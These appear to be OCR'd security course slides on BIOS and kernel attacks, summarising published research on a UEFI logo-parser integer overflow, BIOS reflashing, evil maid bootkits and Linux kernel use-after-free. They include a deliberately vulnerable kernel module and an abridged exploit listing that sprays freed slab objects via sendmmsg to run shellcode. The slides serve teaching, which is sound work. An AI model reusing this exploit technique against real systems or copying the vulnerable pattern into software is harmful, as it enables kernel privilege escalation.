
- BIOS is locked through chipset locks
- Most of the recent systems do not allow arbitrary (unsigned) reflashing
- No user input except flash update process

- A BIO update contains “firmware volumes”

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 4 (0x4)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: CN=Fixed Product Certificate, OU=OPSD BIOS, O=Intel
        Corporation,
+L=Hillsboro, ST=OR, C=US
        Validity
            Not Before: Jan  1 00:00:00 1998 GMT
            Not After : Dec 31 23:59:59 2035 GMT
        Subject: CN=Fixed Flashing Certificate, OU=OPSD BIOS, O=Intel
+Corporation, L=Hillsboro, ST=OR, C=US
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1022 bit)
                Modulus (1022 bit):
                    <snip>
                Exponent: 12173543 (0xb9c0e7)
        X509v3 extensions:
            2.16.840.1.113741.3.1.1.2.1.1.1.1: critical
                1.....
    Signature Algorithm: sha1WithRSAEncryption
       <snip>
```

UEFI

- BIOS update contains some unsigned fragments
  - boot splash logo can be customized for OEM
    - Intel provides Integrator Toolkit for integrating logo into BIOS
- BIOS displays logo when booting, happens at the very early stage of the boot



tiano_edk/source/Foundation/Library/Dxe/Graphics/Graphics.c:


```
EFI_STATUS ConvertBmpToGopBlt ()
{
...
 if (BmpHeader->CharB != 'B' || BmpHeader->CharM !=
'M') {
     return EFI_UNSUPPORTED;
}
   BltBufferSize = BmpHeader->PixelWidth * BmpHeader-
>PixelHeight
       * sizeof (EFI_GRAPHICS_OUTPUT_BLT_PIXEL);
   IsAllocated   = FALSE;
   if (*GopBlt == NULL) {
     *GopBltSize = BltBufferSize;
     *GopBlt     = EfiLibAllocatePool (*GopBltSize);
```


Actual code:

```
(char*)BltBuffer + 4*(W-1)*H;
```

W*H computes in 32 bits and 4*(W-1)*H computes in 64 bits

Integer overflow


Parser Code
BMP File
Outbuf
IDT
#PF handler
GDT
The for loop that does the buffer overwrite
source
Must preserve IDT
Error handler
Must preserve GDT and other stuffs


Parser Code
shellcode
ile
Outbuf
IDT
pointer
GDT
The for loop that does the buffer overwrite
source
Must preserve IDT
Points to beginning of shellcode
Must preserve GDT and other stuffs

Reflashing BIOS

- Two reboots: one trigger update processing, second after refreshing, to resume infected BIOS

- No physical access to machine is needed

Bootkit

- Evil Maid Attack
  - is characterized by the attacker's ability to physically access the target multiple times without the owner's knowledge.
  - video
    - Attacker boot laptop with bootable USB
    - Replace Master Boot Record (MBR) with malicious fake OS loader

http://testlab.sit.fraunhofer.de/content/output/project_results/bitlocker_skimming/bitlockervideo.php?s=2

Kernel

- Kernel is no more than a giant process
- Kernel is big attack surface: FS, OS modules, device drivers, etc.
- Easy to hide, high privilege
- Uncertainty of kernel memory layout
- Hard to debug

Use-after-free Vulnerability

- Use after free errors occur when a program continues to use a pointer after it has been freed.

Listing 1: Vulnerable Kernel Module

```
1  ...
2  asmlinkage int sys_vuln (int opt, int index) {
3      ...
4      switch (opt) {
5          case 1: // Allocate
6              ...
7              obj[total++] = kmem_cache_alloc(cachep,
                   GFP_KERNEL);
8              break;
9          case 2: // Free
10             ...
11             free(obj[index]);
12             ...
13             break;
14         case 3: // Use
15             ...
16             /* no status checking */
17             void (*fp)(void) = (void (*)(void))(*(
                   unsigned long *)obj[index]);
18             fp();
19             break;
20     }
21     ...
22     /* Return index of the allocated object */
23     return total - 1;
24 }
25
26 static int __init initmodule (void) {
27     ...
28     cachep = kmem_create_cache("vuln_cache", 512, 0,
               SLAB_HWCACHE_ALIGN, NULL);
29     sct = (unsigned long **)SYS_CALL_TABLE;
30     sct[NR_SYS_UNUSED] = sys_vuln;
31     ...
32 }
```

Kernel

- How to precisely re-occupy the memory once belonged to an object?
- Linux kernel has it own memory management mechanism, Slab allocator
- Object is created by Slab allocator as a container, called “slab cache”, through function: such as *kmalloc, kmem_create_cache, etc.*
- Linux always recycle free memory and try to find a fit candidate when allocate object

Attack

Listing 1: Vulnerable Kernel Module

```
...
asmlinkage int sys_vuln (int opt, int index) {
    ...
    switch (opt) {
        case 1: // Allocate
            ...
            obj[total++] = kmem_cache_alloc(cachep,
                GFP_KERNEL);
            break;
        case 2: // Free
            ...
            free(obj[index]);
            ...
            break;
        case 3: // Use
            ...
            /* no status checking */
            void (*fp)(void) = (void (*)(void))(*(
                unsigned long *)obj[index]);
            fp();
            break;
    }
    ...
    /* Return index of the allocated object */
    return total - 1;
}

static int __init initmodule (void) {
    ...
    cachep = kmem_create_cache("vuln_cache", 512, 0,
        SLAB_HWCACHE_ALIGN, NULL);
    sct = (unsigned long **)SYS_CALL_TABLE;
    sct[NR_SYS_UNUSED] = sys_vuln;
    ...
}
```

Listing 2: Object-based Attack

```
/* setting up shellcode */
void *shellcode = mmap(addr, size, PROT_READ |
    PROT_WRITE | PROT_EXEC, MAP_SHARED | MAP_FIXED
    | MAP_ANONYMOUS, -1, 0);
...

/* exploiting
 D: Number of objects for defragmentation
 M: Number of allocated vulnerable objects
 N: Number of candidates to overwrite
*/

/* Step 1: defragmenting and allocating objects */
for (int i = 0; i < D + M; i++)
    index = syscall(NR_SYS_UNUSED, 1, 0);
/* Step 2: freeing objects */
for (int i = 0; i < M; i++)
    syscall(NR_SYS_UNUSED, 2, i);
/* Step 3:  creating collisions */
char buf[512];
for (int i = 0; i < 512; i += 4)
    *(unsigned long *)(buf + i) = shellcode;
for (int i = 0; i < N; i++) {
    struct mmsghdr msgvec[1];
    msgvec[0].msg_hdr.msg_control = buf;
    msgvec[0].msg_hdr.msg_controllen = 512;
    ...
    syscall(__NR_sendmmsg, sockfd, msgvec, 1, 0);
}
/* Step 4: using freed objects (executing shellcode)
    */
for (int i = 0; i < M; i++)
    syscall(NR_SYS_UNUSED, 3, i);
```

Android Kernel

- PingPongRoot, is a use-after-free vulnerability relates to a PING socket object in the kernel.

- In a certain condition (specify *sa_family* as *AP_UNSPEC*), if try to make connections to a PING socket twice, the reference count will becomes 0, thus, being freed

- This vulnerability can only be triggered in Android, since Android user process has the privilege to create a PING socket

References

- Attacking Intel BIOS, Rafal Wojtczuk & Alexander Tereshkin, BlackHat USA 2009
- Attacks on UEFI Security, Reno Kovah & Corey Kallenberg, CanSecWest 2015
- How Many Million BIOSes Would you Like to Infect?, Reno Kovah & Corey Kallenberg, BlackHat USA 2015
- Summary of Attacks Against BIOS and Secure Boot, Yuriy Bulygin, John Loucaides, Andrew Furtak, Oleksandr Bazhaniuk, Alexander Matrosov, Intel Security
- Intel x86 Considered Harmful, Joanna Rutkowska, Oct, 2015
- From Collision to Exploitation: Unleashing Use-After-Free vulnerabilities in Linux Kernel, Wen Xu, Juanru Li, Junking Shu, Wenbo Yang, CCS 2015
- Attacking the BitLocker Boot Process, Fraunhofer SIT